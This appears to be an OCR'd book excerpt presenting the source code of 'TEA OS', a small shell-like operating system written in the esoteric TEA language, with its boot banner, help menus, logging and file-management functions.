


Figure 33.5: **TEA Operating System**: Bootscreen on TEA Mobile

Progress is being made on this project, and as of this writing, the latest complete reference implementation source of the TEA Operating System is as shown hereafter...

TEA Program: TOS Complete Source-Code

```
#!/usr/bin/tttt -fc
I!:{oooooooo_________________
___oo_____ooooo___ooooo__
___oo____oo____o_oo___oo_
___oo____ooooooo_oo___oo_
___oo____oo______oo___oo_
___oo_____ooooo___oooo_o_
_________________________}
x!:{
Welcome to TEA OS v1.0.1}
v:vBanner | i:

###| The above is the original bootscreen
###| The rest of the story follows..

*:{========| PREAMBLE |========}
L:1PREAMBLE_START

# Of course, this is TEA programming
We can write verbatim documentation and
comments in the most natural of ways without
worry or concern. We sometimes shall
do just that.

#---[ ABOUT TEA OS ]
ARCHITECT: J. Willrich Lutalo <jwl@nuchwezi.com>
SINCE: 9th APRIL, 2026
INTENT: To manifest a true general purpose,
  lightweight, minimal but powerful operating system
   that can essentially just fit inside a single
  string; to see what the limits of the mathematics
  of TRANSFORMATICS might be, and what we surely
  could accomplish with its proper use via modern
  portable computers.
```

```
PROJECT HOME: Nuchwezi Research | https://tea.
  nuchwezi.com

#---[ GLOBAL CONSTANTS ]
V:vSLOGAN:{TEA OS! T can fit in a string!}
V:vDELIM:{_________________________}
V:vDELIM2:{=o==o==o==o==o==o==o==o==o}


#---[ GLOBAL VARIABLES ]
V:vUSERNAME:{user}

#---[ SOME FUNCTIONS ]

# for presenting pretty message prompt..
V:fPROMPT:"
v:vMSG # stores AI at invocation
v:vD2:{=o==o==o==o==o==o==o==o==o}
y:vMSG|x!:{ }|v:vMSG # affix space at prompt end
i!:{} | g*:{
}:vD2:vMSG
i: # returns input..
"

L:lPREAMBLE_END
*:{================================}

*:{========| SYSTEM SHELL |========}
L:lSYS_SHELL_START
# greet user via stored name..
Y!@:vUSERNAME | F!:^0$:lGREET_USER
# Username not yet set, prompt and store
L:lSET_USERNAME
I!:{Please set a Username:}|E*:fPROMPT
t!.:|v:|v!:|f:^0$:lSET_USERNAME
y:|V@:vUSERNAME # store in database

L:lGREET_USER
Y@:vUSERNAME | V:vUSERNAME
```

```
X:{Hello, }|X!:{. Welcome to TEA OS!}
E*:fPROMPT

# C!@:vUSERNAME # should we delete username?
L:lSYS_SHELL_END
#:{==================================}
```

Figure 33.6: TEA PROGRAM: TEA Operating System v1.0.1

SOURCE CODE: TEA OS Reference Implementation

As of this moment, the TEA OS reference implementation, currently at **v1.1.0**, has the following source-code implementing the complete specification (4 sub-sysyems; help, file, util and programming and the extra ui subsystem not originally part of the TOS architecture) as depicted in **Section 33.1.1**.

```
I!:{oooooooo_________________
___oo_____ooooo___ooooo__
___oo____oo____o_oo___oo_
___oo____ooooooo_oo___oo_
___oo____oo______oo___oo_
___oo_____ooooo___oooo_o_
__________________________}
x!:{
TEA OS v1.1.0 is Ready...}
v:vBanner
L:lPREAMBLE_START
Y:vBanner
V@:dvLOG_start
V@:dvABOUT_TOS:{
#---[ABOUT TEA OS]

NAME: TEA Operating System
(also "TEA OS" or just "TOS")

ARCHITECT: J. Willrich Lutalo <jwl@nuchwezi.com>

SINCE: 9th APRIL, 2026

INTENT: To manifest a true general purpose, lightweight, minimal but powerful operating
     system that can essentially just fit inside a single string; to see what the limits
     of the mathematics of TRANSFORMATICS might be, and what we surely could accomplish
    with its proper use via modern portable computers.

ABOUT: TEA OS is implemented using the Transforming Executable Alphabet (TEA)
    programming language. It is based on a specification first laid out in the TEA TAZ.
    It is a project originating from UGANDA.

PROJECT HOME: Nuchwezi Research | https://tea.nuchwezi.com}
V@:dvOSName:{TEA OS}
V@:dvOSName_short:{TOS}
V@:dvOSVersion:{1.1.0}
V:vSLOGAN:{TEA OS! T can fit in a string!}
I!:{____________________}
V:vDELIM
V@:dvDELIM
I!:{
=o==o==o==o==o==o==o=
}
V:vDELIM2
V@:dvDELIM2
V:vUSERNAME:{user}
V@:dvLastPS:{}
V@:dvLastCommand:{}
V@:dvLastOutput:{}
Y@:dvFileList
I:{.}
V@:dvFileList
Y@:dvProgramsList
I:{run}
V@:dvProgramsList
Y@:dvUIMODE_MINI
I:{1}
V@:dvUIMODE_MINI
V:fPROMPT_DEFAULT:"
# FIRST: IMPORTANTLY...
v:vMSG #stores AI at invocation
y@:dvDELIM|v:vD2
y:vMSG|x!:{ }|v:vMSG #affix space at prompt end
i!:{} | g*:{
}:vD2:vMSG
```

```
v:vMSG
Y@:dfLogAI|v:f # a stealth import :)
y:vMSG|e*:f
#then show log+latest prompt
Y@:dvLOG
i: #returns input..
"
Y:fPROMPT_DEFAULT
V@:dfPROMPT_DEFAULT
V:fPROMPT:"
# FIRST: IMPORTANTLY...
v:vMSG #stores AI at invocation

#check if we should instead be using default ui
y@:dvUIMODE_MINI | f!:^0$:lN_UIMODE_MINI
y@:dfPROMPT_DEFAULT|v:fPROMPT_DEFAULT
y:vMSG | E*:fPROMPT_DEFAULT
q!: # no need to proceed..
l:lN_UIMODE_MINI

#THEN imports...
y@:dfLastIO|v:fLastIO
y@:dfMakePS|v:fMakePS

y@:dvDELIM|v:vD2
y:vMSG|x!:{ }|v:vMSG #affix space at prompt end
i!:{} | g*:{
}:vD2:vMSG
v:vMSG
Y@:dfLogAI|v:f # a stealth import :)
y:vMSG|e*:f
#then show log+latest prompt
#Y@:dvLOG
E*:fMakePS|v:vNEXTPS
E*:fLastIO #fetch last I/O
x!:{
> }|#x*!:vNEXTPS
i: #returns input..
"
Y:fPROMPT
V@:dfPROMPT
V:fLogin:"
#import some functions from database...
y@:dfPROMPT_DEFAULT|v:fPROMPT
y@:dfLogAI|v:fLogAI
y@:dfLogO|v:fLogO
y@:dfGreetUser|v:fGreetUser

# show OS banner
y@:dvLOG_start | v:vSCREEN
e*:fLogAI

#greet user via stored name..
y!@:dvUSERNAME | f!:^0$:lGREET_USER
#Username not yet set, prompt and store
l:lSET_USERNAME
I!:{
Please set a Username:}|v:vPromptMSG
e*:fLogAI
y:vSCREEN | x*!:vPromptMSG | i:
t!.:|v:|v!:|f:^0$:lSET_USERNAME
y:|V@:dvUSERNAME # store in database
e*:fLogAI

l:lGREET_USER
e*:fGreetUser|v:vGreetings
```

```
e*:fLog0 | e*:fPROMPT
"
V:fGreetUser:"
y@:dvUSERNAME
x:{
Hello, }|x!:{. Welcome to TOS!}
"
Y:fGreetUser
V@:dfGreetUser
V:fOSHandle:"
y@:dvOSName | v:vN
y@:dvOSVersion | v:vV
g*:{ v}:vN:vV
"
Y:fOSHandle
V@:dfOSHandle
V:fMakePS:"
z.:TIME |v:vT
y@:dvOSName_short | v:vPWD
v:vD:{>}
g*:{/}:vPWD:vT:vD
"
Y:fMakePS
V@:dfMakePS
V:fLogIO:"
#load+execute function from database!
y@:dfLastIO|e:
v:vLastIO
y@:dvLOG | v:vLOG
g*:{
}:vLOG:vLastIO | v@:dvLOG
"
V:fLogAI:"
v:vAI
y@:dvLOG | v:vLOG
g*:{
}:vLOG:vAI | v@:dvLOG
#return AI
y:vAI
"
Y:fLogAI
v@:dfLogAI
V:fLog0:"
v@:dvLastOutput
v@:dvDATABUFFER #also stash into special data buffer
Y@:dvLastOutput
"
V:fLastIO:"
y@:dvLastPS | v:vPS
y@:dvLastCommand | v:vC
y@:dvLastOutput | v:v0
g*:{}:vPS:vC|v:vCC
g*:{
}:vCC:v0
"
y:fLastIO
v@:dfLastIO
L:lPREAMBLE_END
L:lSYS_UTILITY_START
V:fFixURL:"
v:vURL|z:
f:{^https?://}:lFINE
y:vURL|x:{https://}
v:vURL
l:lFINE
y:vURL
```

```
"
V:fResetLog:"
y@:dvLastOutput | v@:dvLastOutput_backup
c!@:dvLOG
c*:vLOG
C!@:dvLastOutput
y@:dfGreetUser|E:|v:vGreetings
y@:dvLOG_start
x*!:vGreetings
"
Y:fResetLog
V@:dfResetLog
V:fGetLatestOutputBuffer:"
y@:dvLastOutput_backup
f!:^$:lN_USED_BACKUP
y@:dvLastOutput
l:lN_USED_BACKUP
c@:dvLastOutput_backup
"
Y:fGetLatestOutputBuffer
V@:dfGetLatestOutputBuffer
L:lSYS_UTILITY_END
L:lSYS_HELP_START
V:fGetUIMenu:"
y@:dfOSHandle|e:|x!:{ INTERFACE System Commands:
uimini
uilog}
v:vMSG
y@:dvDELIM2|v:vD
g*:{}:vD:vMSG:vD
"
V:fGetFileCMDMenu:"
y@:dfOSHandle|e:|x!:{ FILE System Commands:
create FILENAME
init FILENAME
write FILENAME
(rename | rn | mv | move) FILENAME NEWNAME
(copy|clone) FILE1 FILE2
exists FILENAME
find PATTERN
(show | cat | read) FILENAME
export FILENAME
(del | delete | rm) FILENAME
(ls | list | dir | files) PATTERN}
v:vMSG
y@:dvDELIM2|v:vD
g*:{}:vD:vMSG:vD
"
V:fGetProgrammingMenu:"
y@:dfOSHandle|e:|x!:{ PROGRAMMING System Commands:
(runnable | register | add-program) FILENAME
(isrunnable | canrun) FILENAME
(run | exec | execute) FILENAME
(del-prog | delete-program | unregister) FILENAME
(update | update-program) FILENAME
PROGRAM
(help | man | whatis | info | about) PROGRAM}
v:vMSG
y@:dvDELIM2|v:vD
g*:{}:vD:vMSG:vD
"
V:fGetUtilityMenu:"
y@:dfOSHandle|e:|x!:{ UTILITY System Commands:
clear | reset
date
echo MESSAGE
```

```
exit
export
(fetch | web) [URL] [FILENAME]
logout
math EXPRESSION
print
tea CODE
time
timestamp
username NAME
whoami | name}
v:vMSG
y@:dvDELIM2|v:vD
g*:{}:vD:vMSG:vD
"
V:fGetHelpMenu:"
y@:dfOSHandle|e:|x!:{ HELP System Commands:
about
(help | man | whatis | info | about) [NAME]
help-file
help-help
help-prog
help-ui
help-util}
v:vMSG
y@:dvDELIM2|v:vD
g*:{}:vD:vMSG:vD
"
V:fGetAboutTOS:"
y@:dfOSHandle|e:|x:{ABOUT: }
v:vMSG
y@:dvABOUT_TOS|x*:vMSG|v:vMSG
y@:dvDELIM2|v:vD
g*:{}:vD:vMSG:vD
"
V:fGetHelpOn:"
#asumes topic is passed via AI
v:vHelpTOPIC

#some imports...
y@:dfGetFilenameProtocolMSG|v:fGetFilenameProtocolMSG
E*:fGetFilenameProtocolMSG | v:vFILENAME_PROTOCOL

#set default..
r@:{That help topic [#vHelpTOPIC#] is not understood or supported. Try the 'help'
    command to see what help commands there are. For example 'help whatis'}|v:vMSG

y:vHelpTOPIC

#> help about
f!:^about$:lN_h0
v:vMSG:{about <~ Displays basic info about the currently running version of the TEA
    Operating System.}
j:lh1_present
l:lN_h0

#> help whatis
f!:^whatis$:lN_h1
v:vMSG:{whatis NAME <~ Displays help info about a given system command or user program
    .}
j:lh1_present
l:lN_h1

#> help man
f!:^man$:lN_h1b
v:vMSG:{man NAME <~ Displays help info about a given system command or user program. It
```

```
    is just another alias for 'whatis' or 'help'}
j:lh1_present
l:lN_h1b

#> help help
f!:^help$:lN_h2
v:vMSG:{Present menu for user to access help about all available [essential] commands
    based on category.}
j:lh1_present
l:lN_h2

f!:^help-file$:lN_h3
v:vMSG:{Display all available commands in the FILE I/O category or sub-system.}
j:lh1_present
l:lN_h3

f!:^help-prog$:lN_h4
v:vMSG:{Display all available commands in the PROGRAMMING category or sub-system.}
j:lh1_present
l:lN_h4

f!:^help-util$:lN_h5
v:vMSG:{Display all available commands in the UTILITIES category or sub-system.}
j:lh1_present
l:lN_h5

f!:^help-help$:lN_h6
v:vMSG:{Display help on how to use the HELP facility or sub-system.}
j:lh1_present
l:lN_h6

f!:{^(clear|reset)$}:lN_hu0
v:vCMD
r@:{#vCMD#  <~ Resets and clears the current TEA OS session log since login.} | v:vMSG
j:lh1_present
l:lN_hu0

f!:{^(fetch|web)$}:lN_hu1
v:vCMD
r@:{#vCMD# URL <~ fetch and output contents of the specified [online/network] resource.

#vCMD# URL FILENAME <~ fetch and save contents at URL into file record named FILENAME.
    #vFILENAME_PROTOCOL#} | v:vMSG
j:lh1_present
l:lN_hu1

f!:^tea$:lN_hu2
v:vMSG:{tea CODE.. <~ take everything following the keyword 'tea' as a TEA program, run
    and output the result: It's a simple way to write and run basic TEA programs (TEA-
    one-liners) in TOS.}
j:lh1_present
l:lN_hu2

f!:^math$:lN_hu3
v:vMSG:{math EXPRESSION <~ execute basic mathematics on the command-line as specified
    in EXPRESSION.}
j:lh1_present
l:lN_hu3

f!:^date$:lN_hu4
v:vMSG:{date <~ Show the current date.}
j:lh1_present
l:lN_hu4

f!:^time$:lN_hu5
v:vMSG:{time <~ Show the current time.}
```

```
382 j:lh1_present
383 l:lN_hu5
384
385 f!:^timestamp$:lN_hu6
386 v:vMSG:{timestamp <~ Show the current timestamp.}
387 j:lh1_present
388 l:lN_hu6
389
390 f!:^print$:lN_hu7
391 v:vMSG:{print <~ Show or preview current output buffer contents (usually, output of
        last command). After clearing log, but also after exit/system shutdown/login also
        shows final output before the log was reset.}
392 j:lh1_present
393 l:lN_hu7
394
395 f!:^export$:lN_hu8
396 r@:{export <~ Take the output of the last command or rather, current contents of the
        output buffer and export that outside the operating system (also terminates the
        operating system session).
397
398 export FILENAME <~ Exit the system, outputting the contents of given file. #
        vFILENAME_PROTOCOL#} | v:vMSG
399 j:lh1_present
400 l:lN_hu8
401
402 f!:^exit$:lN_hu9
403 v:vMSG:{exit <~ Ends the TOS session returning nothing.}
404 j:lh1_present
405 l:lN_hu9
406
407 f!:^logout$:lN_hu10
408 v:vMSG:{logout <~ Resets username and system logs and ends the TOS session returning
        nothing.}
409 j:lh1_present
410 l:lN_hu10
411
412 f!:^username$:lN_hu11
413 v:vMSG:{username NAME <~ Overrides current username with specified value.}
414 j:lh1_present
415 l:lN_hu11
416
417 f!:^help-ui$:lN_h12
418 v:vMSG:{Display all available commands in the USER INTERFACE category or sub-system.}
419 j:lh1_present
420 l:lN_h12
421
422 f!:^uimini$:lN_h13
423 v:vMSG:{uimini <~ Configure TEA OS interface to render using mini-terminal mode.
        Setting persists across logins until changed. This mode is suitable for environments
         such as using TOS on some Desktop Computer Systems.}
424 j:lh1_present
425 l:lN_h13
426
427 f!:^uilog$:lN_h14
428 v:vMSG:{uilog <~ Configure TEA OS interface to render using long/log-terminal mode.
        Setting persists across logins until changed. This mode is suitable for environments
         such as using TOS on the TEA MOBILE IDE.}
429 j:lh1_present
430 l:lN_h14
431
432 f!:^whoami$:lN_h15
433 v:vCMD
434 r@:{#vCMD# <~ Display the NAME of currently active USER.} | v:vMSG
435 j:lh1_present
436 l:lN_h15
437
```

```
f!:^create$:lN_h16
r@:{create FILENAME <~ Creates blank file with name FILENAME. #vFILENAME_PROTOCOL#}|v:vMSG
j:lh1_present
l:lN_h16

f!:{^(ls|list|dir|files)$}:lN_h17
v:vCMD
r@:{#vCMD# <~ Display list of ALL available files.

#vCMD# PATTERN <~ Display list of ONLY files matching regular expression PATTERN.}
| v:vMSG
j:lh1_present
l:lN_h17

f!:^init$:lN_h18
r@:{init FILENAME <~ Create a file using the given name and the currently available input/last-output (or the PRINT buffer) or blank if none. #vFILENAME_PROTOCOL#}|v:vMSG
j:lh1_present
l:lN_h18

f!:^write$:lN_h19
r@:{write FILENAME <~ Write the contents of the current available input/last-output (or the PRINT buffer) or blank if none, to a file with the specified name. If the file already exists, essentially overwrites its contents. #vFILENAME_PROTOCOL#} | v:vMSG
j:lh1_present
l:lN_h19

f!:{^(show|cat|read)$}:lN_h20
v:vCMD
r@:{#vCMD# FILENAME <~ Preview the contents of given file. #vFILENAME_PROTOCOL#} | v:vMSG
j:lh1_present
l:lN_h20

f!:^echo$:lN_h21
v:vMSG:{echo MESSAGE <~ Simply print MESSAGE as is.}
j:lh1_present
l:lN_h21

f!:{^(find)$}:lN_h22
v:vCMD
r@:{#vCMD# PATTERN <~ Display list of ONLY files matching regular expression PATTERN.}
| v:vMSG
j:lh1_present
l:lN_h22

f!:{^(del|delete|rm)$}:lN_h23
v:vCMD
r@:{#vCMD# PATTERN <~ Remove from storage, any and all files whose name matches PATTERN. CAN NOT DELETE registered user program files though.} | v:vMSG
j:lh1_present
l:lN_h23

f!:{^(rename|rn|mv|move)$}:lN_h24
v:vCMD
r@:{#vCMD# FILENAME NEWNAME <~ Change the name of an existing file from FILENAME to NEWNAME. WILL ALSO update the registered [user] programs list if FILENAME was a registered program. #vFILENAME_PROTOCOL#} | v:vMSG
j:lh1_present
l:lN_h24

f!:{^(exists)$}:lN_h25
v:vCMD
r@:{#vCMD# FILENAME <~ Show whether or not a file named FILENAME exists. #
```

```
    vFILENAME_PROTOCOL#} | v:vMSG
j:lh1_present
l:lN_h25

f!:{^(copy|clone)$}:lN_h26
v:vCMD
r@:{#vCMD# FILENAME FILE2 <~ Copies contents of FILENAME to FILE2 creating the
    destination if it doesn't exist. #vFILENAME_PROTOCOL#} | v:vMSG
j:lh1_present
l:lN_h26

f!:{^(runnable|register|add-program)$}:lN_h27
v:vCMD
r@:{#vCMD# FILENAME <~ Recognize FILENAME object as an executable [user] program or
    command. FILENAME must already be an existing TEA file. #vFILENAME_PROTOCOL#} | v:
    vMSG
j:lh1_present
l:lN_h27

f!:{^programs$}:lN_h28
v:vCMD
r@:{#vCMD# <~ Show list of all available registered [TEA]  user programs by their
    registered names.

#vCMD# PATTERN <~ With PATTERN specified, ONLY show those programs whose names match
    regular expression PATTERN.}
| v:vMSG
j:lh1_present
l:lN_h28

f!:{^(run|exec|execute)$}:lN_h29
v:vCMD
r@:{#vCMD# FILENAME <~ Execute the given file record as a [TEA] program. #
    vFILENAME_PROTOCOL#} | v:vMSG
j:lh1_present
l:lN_h29

f!:{^(isrunnable|canrun)$}:lN_h30
v:vCMD
r@:{#vCMD# FILENAME <~ Show whether or not a file named FILENAME can be executed as a [
    TEA] program. #vFILENAME_PROTOCOL#} | v:vMSG
j:lh1_present
l:lN_h30

f!:{^(del-prog|delete-program|unregister)$}:lN_h31
v:vCMD
r@:{#vCMD# FILENAME <~ Revokes status of FILENAME as an executable user program (doesn'
    t actually delete the underlying file object though). #vFILENAME_PROTOCOL#} | v:vMSG
j:lh1_present
l:lN_h31


f!:{^(update|update-program)$}:lN_h32
v:vCMD
r@:{#vCMD# PROGRAMFILE FILENAME <~ Replace/override original program named PROGRAMFILE
    with contents of FILENAME (updates a program's code [in PROGRAMFILE] preserving its
    existing name). Both files PROGRAMFILE and FILENAME must actually exist for this to
    work, but only PROGRAMFILE needs to be a registered program. #vFILENAME_PROTOCOL#} |
     v:vMSG
j:lh1_present
l:lN_h32

f!:{^(program)$}:lN_h33
v:vCMD | z!: | v:vCMD #use upercase..
r@:{#vCMD# <~ Executes #vCMD# as a system command if it exists --- first, if it is any
    of the standard commands in TEA OS, otherwise if it is a valid filename "#vCMD#"
```

```
    that is already recognized/registered as a user-created program - this later case
    similar to calling "run #vCMD#", otherwise shows error message command-not-found.} |
     v:vMSG
j:lh1_present
l:lN_h33

# the user-program catch-all...
f!:{^([a-z0-9_]+(\.[a-z0-9]+)?)$}:lN_h34
v:vPROGRAMFILE
y@:dfProgramExists | v:fProgramExists #import
y:vPROGRAMFILE | e*:fProgramExists
f!:{^PROGRAM EXISTS$}:lN_h34
r@:{#vPROGRAMFILE# <~ Is a valid user-registered [TEA] program. You might run or
    execute it by directly invoking "#vPROGRAMFILE#" or via "run #vPROGRAMFILE#".} | v:
    vMSG
j:lh1_present
l:lN_h34

l:lh1_present
y@:dvDELIM2|v:vD
g*:{}:vD:vMSG:vD
"
L:lSYS_HELP_END
L:lSYS_FILE_START
V:fGetFilenameProtocolMSG:"i!:{Valid FILENAME should consist of ONLY letters a-zA-Z,
    numbers 0-9, underscore _ and/or a dot .}"
Y:fGetFilenameProtocolMSG
V@:dfGetFilenameProtocolMSG
V:fGenDBFilename:"x:{DFS_}"
Y:fGenDBFilename
V@:dfGenDBFilename
V:fDecodeDBFilename:"d:^DFS_"
Y:fDecodeDBFilename
V@:dfDecodeDBFilename
V:fIsFileNameValid:"
f!:^[a-z0-9_]+(\.[a-z0-9]+)?$:lBAD_FILE_NAME
i!:1|q!:
l:lBAD_FILE_NAME
i!:0
"
Y:fIsFileNameValid
V@:dfIsFileNameValid
V:fCreateFile:"
# first, grab incoming function argument...
v:vFILENAME|t!.:|v:vFNAME

#then import functions..
y@:dfGenDBFilename|v:fGenDBFilename
y@:dfGetLatestOutputBuffer|v:fGetLatestOutputBuffer
y@:dfIsFileNameValid|v:fIsFileNameValid

y:vFNAME | f:^$:lNFINE # filename shouldn't be blank
# file name should conform to accepted patterns
y:vFNAME | E*:fIsFileNameValid | f!:0:lGOOD_FILENAME
r@:{Invalid File Name [#vFNAME#]!
FILE NOT CREATED.}|q!:
l:lGOOD_FILENAME

# fetch current file name list..
y@:dvFileList | v:vFileList
# ensure file name doesn't yet exist in records
#e.g v:vFileList:{F1|F2|F33|File|File}
#v:vFNAME:{f1}
# check if file name is unique
r@:{(^#vFNAME#\|)|(\|#vFNAME#\|)|(\|#vFNAME#$)}|v:vFNAME_REGEX
y:vFileList | f*!:vFNAME_REGEX:lFNAME_UNIQUE:lFNAME_DUPLICATE
```

```
l:lFNAME_UNIQUE
# add name to file list
g*:{|}:vFileList:vFNAME | v:vFileList | v@:dvFileList
#also create blank file record in db filesystem
y:vFNAME|E*:fGenDBFilename|v:vdFNAME

v@:dvDATA:{} # we'll write empty file
r@:{y@:dvDATA|v@:#vdFNAME#}|E:

i!:{CREATED NEW BLANK FILE: }|x*!:vFNAME
q!:
l:lFNAME_DUPLICATE
i!:{File Already Exists!
NOT DUPLICATING FILE: }|x*!:vFNAME
q!:
l:lNFINE
i!:{Invalid [blank] File Name!
FILE NOT CREATED.}
"
Y:fCreateFile
V@:dfCreateFile
V:fDeleteFile:"
# first, grab incoming function argument...
v:vFILENAME|t!.:|v:vFNAME

#then import functions..
y@:dfGenDBFilename|v:fGenDBFilename
y@:dfIsFileNameValid|v:fIsFileNameValid

y:vFNAME | f:^$:lNFINE # filename shouldn't be blank
# file name should conform to accepted patterns
y:vFNAME | E*:fIsFileNameValid | f!:0:lGOOD_FILENAME
r@:{Invalid File Name [#vFNAME#]!
FILE NOT DELETED.}|q!:
l:lGOOD_FILENAME

# fetch current file name list..
y@:dvFileList | v:vFileList
# remove file name from records

#v:vFileList:{F1|F2|F33|F3|File|File}
#v:vFNAME:{File}
# get filename pattern

# create delete filename patterns + apply them..
r@:{(^#vFNAME#\|)|(\|#vFNAME#$)}|v:vFNAME_REGEX_ENDS
r@:{(\|#vFNAME#\|)}|v:vFNAME_REGEX_MID
r@:{^#vFNAME#$}|v:vFNAME_REGEX_ALL
# use it to del
y:vFileList | d*:vFNAME_REGEX_ENDS | v:vFileList
y:vFileList | d*:vFNAME_REGEX_ALL | v:vFileList
v:vDIV:{|}
r*:vFileList:vFNAME_REGEX_MID:vDIV | v:vFileList

# update file list
y:vFileList | v@:dvFileList
#also delete file record from db filesystem
y:vFNAME|E*:fGenDBFilename|v:vdFNAME
r@:{c!@:#vdFNAME#}|E:

i!:{DELETED FILE: }|x*!:vFNAME
q!:

l:lNFINE
i!:{Invalid [blank] File Name!
FILE NOT DELETED.}
```

```
"
Y:fDeleteFile
V@:dfDeleteFile
V:fShowFilesList:"
# takes no parameters ;)
# fetch current file name list..
y@:dvFileList
#process and present..
h!:{\|}|d:{\|}
"
V:fSearchFilesList:"
# takes file regex pattern parameter
v:vREGEX_PATTERN
# fetch current file name list..
y@:dvFileList
#process and present..
h!:{\|}|d:{\|}
# only keep what matches...
k*:vREGEX_PATTERN
"
V:fDeleteFilesList:"
# takes file regex pattern parameter
v:vREGEX_PATTERN

#imports..
y@:dfDeleteFile | v:fDeleteFile
y@:dfProgramExists | v:fProgramExists

# fetch current file name list..
y@:dvFileList
#process and present..
h!:{\|}|d:{\|}
# only keep what matches...
k*:vREGEX_PATTERN
g:{|} | v:vDelFileList | v:vDelFileListORIG
f:^$:NO_FILES_TO_DELETE
# to track files we couldn't delete
v:vNOTDelFileList:{}

# go through files and delete..
v:vNCOUNTER:0
v:vNCOUNTER_DEL:0

l:lSTART_DEL
y:vDelFileList
f:^$:lDONE_DEL
#fetch..
y:vDelFileList | d!:{^[^\|]+\|?}
d:{\|} | v:vDelFileNAME

#if actually blank.. go pop
f:^$:lPOPDEL_LIST

# ensure it is not a registered program
y:vDelFileNAME | e*:fProgramExists | f:{^PROGRAM EXISTS$}:lDELETE_FAILED

#r@:{--Continuing to delete file [#vDelFileNAME#]} | q!:

# delete file..
y:vDelFileNAME | e*:fDeleteFile
#q!: # check...

f!:{DELETED FILE}:lDELETE_FAILED:lDELETED_OK
l:lDELETE_FAILED
# add name to NOT deleted file list
g*:{|}:vNOTDelFileList:vDelFileNAME  | v:vNOTDelFileList
```

```
j:lDONE_DELETED_OK
l:lDELETED_OK
y:vNCOUNTER_DEL | x!:+1 | r.: | v:vNCOUNTER_DEL
l:lDONE_DELETED_OK
y:vNCOUNTER | x!:+1 | r.: | v:vNCOUNTER

#pop..
l:lPOPDEL_LIST
y:vDelFileList | d:{^[^\|]+\|?} | v:vDelFileList
#x:{Remaining: } | q!:
j:lSTART_DEL # iterate

l:lDONE_DEL
y:vDelFileListORIG|d:{^\|}:{\|$}|v:vDelFileListORIG
y:vNOTDelFileList|d:{^\|}:{\|$}|v:vNOTDelFileList
r@:{#vNCOUNTER# - #vNCOUNTER_DEL#}|r.:|v:vNCOUNTER_NDEL
y:vNCOUNTER_DEL | f:^1$:lDEL_REP_1
r@:{DELETED #vNCOUNTER_DEL# file[s] from list:
#vDelFileListORIG#
EXCEPT #vNCOUNTER_NDEL#:
#vNOTDelFileList#}|q!:

l:lDEL_REP_1
y:vDelFileListORIG|d:{^\|}:{\|$}|v:vDelFileListORIG
y:vNCOUNTER | f!:^1$:lDEL_REP_2
r@:{DELETED ONLY #vNCOUNTER_DEL# file:
#vDelFileListORIG#
}|q!:

l:lDEL_REP_2
y:vDelFileListORIG|d:{^\|}:{\|$}|v:vDelFileListORIG
y:vNOTDelFileList|d:{^\|}:{\|$}|v:vNOTDelFileList
r@:{DELETED ONLY #vNCOUNTER_DEL# file from list:
#vDelFileListORIG#
EXCEPT #vNCOUNTER_NDEL#:
#vNOTDelFileList#}|q!:

l:NO_FILES_TO_DELETE
r@:{#vREGEX_PATTERN# matched no FILES!
NO FILE WAS DELETED}
"
V:fInitFile:"
v:vFILENAME|t!.:|v:vFNAME

#imports...
y@:dfCreateFile|v:fCreateFile
y@:dfGenDBFilename|v:fGenDBFilename
y@:dfGetLatestOutputBuffer|v:fGetLatestOutputBuffer
y@:dfIsFileNameValid|v:fIsFileNameValid

y:vFNAME | E*:fIsFileNameValid | f!:0:lGOOD_FILENAME
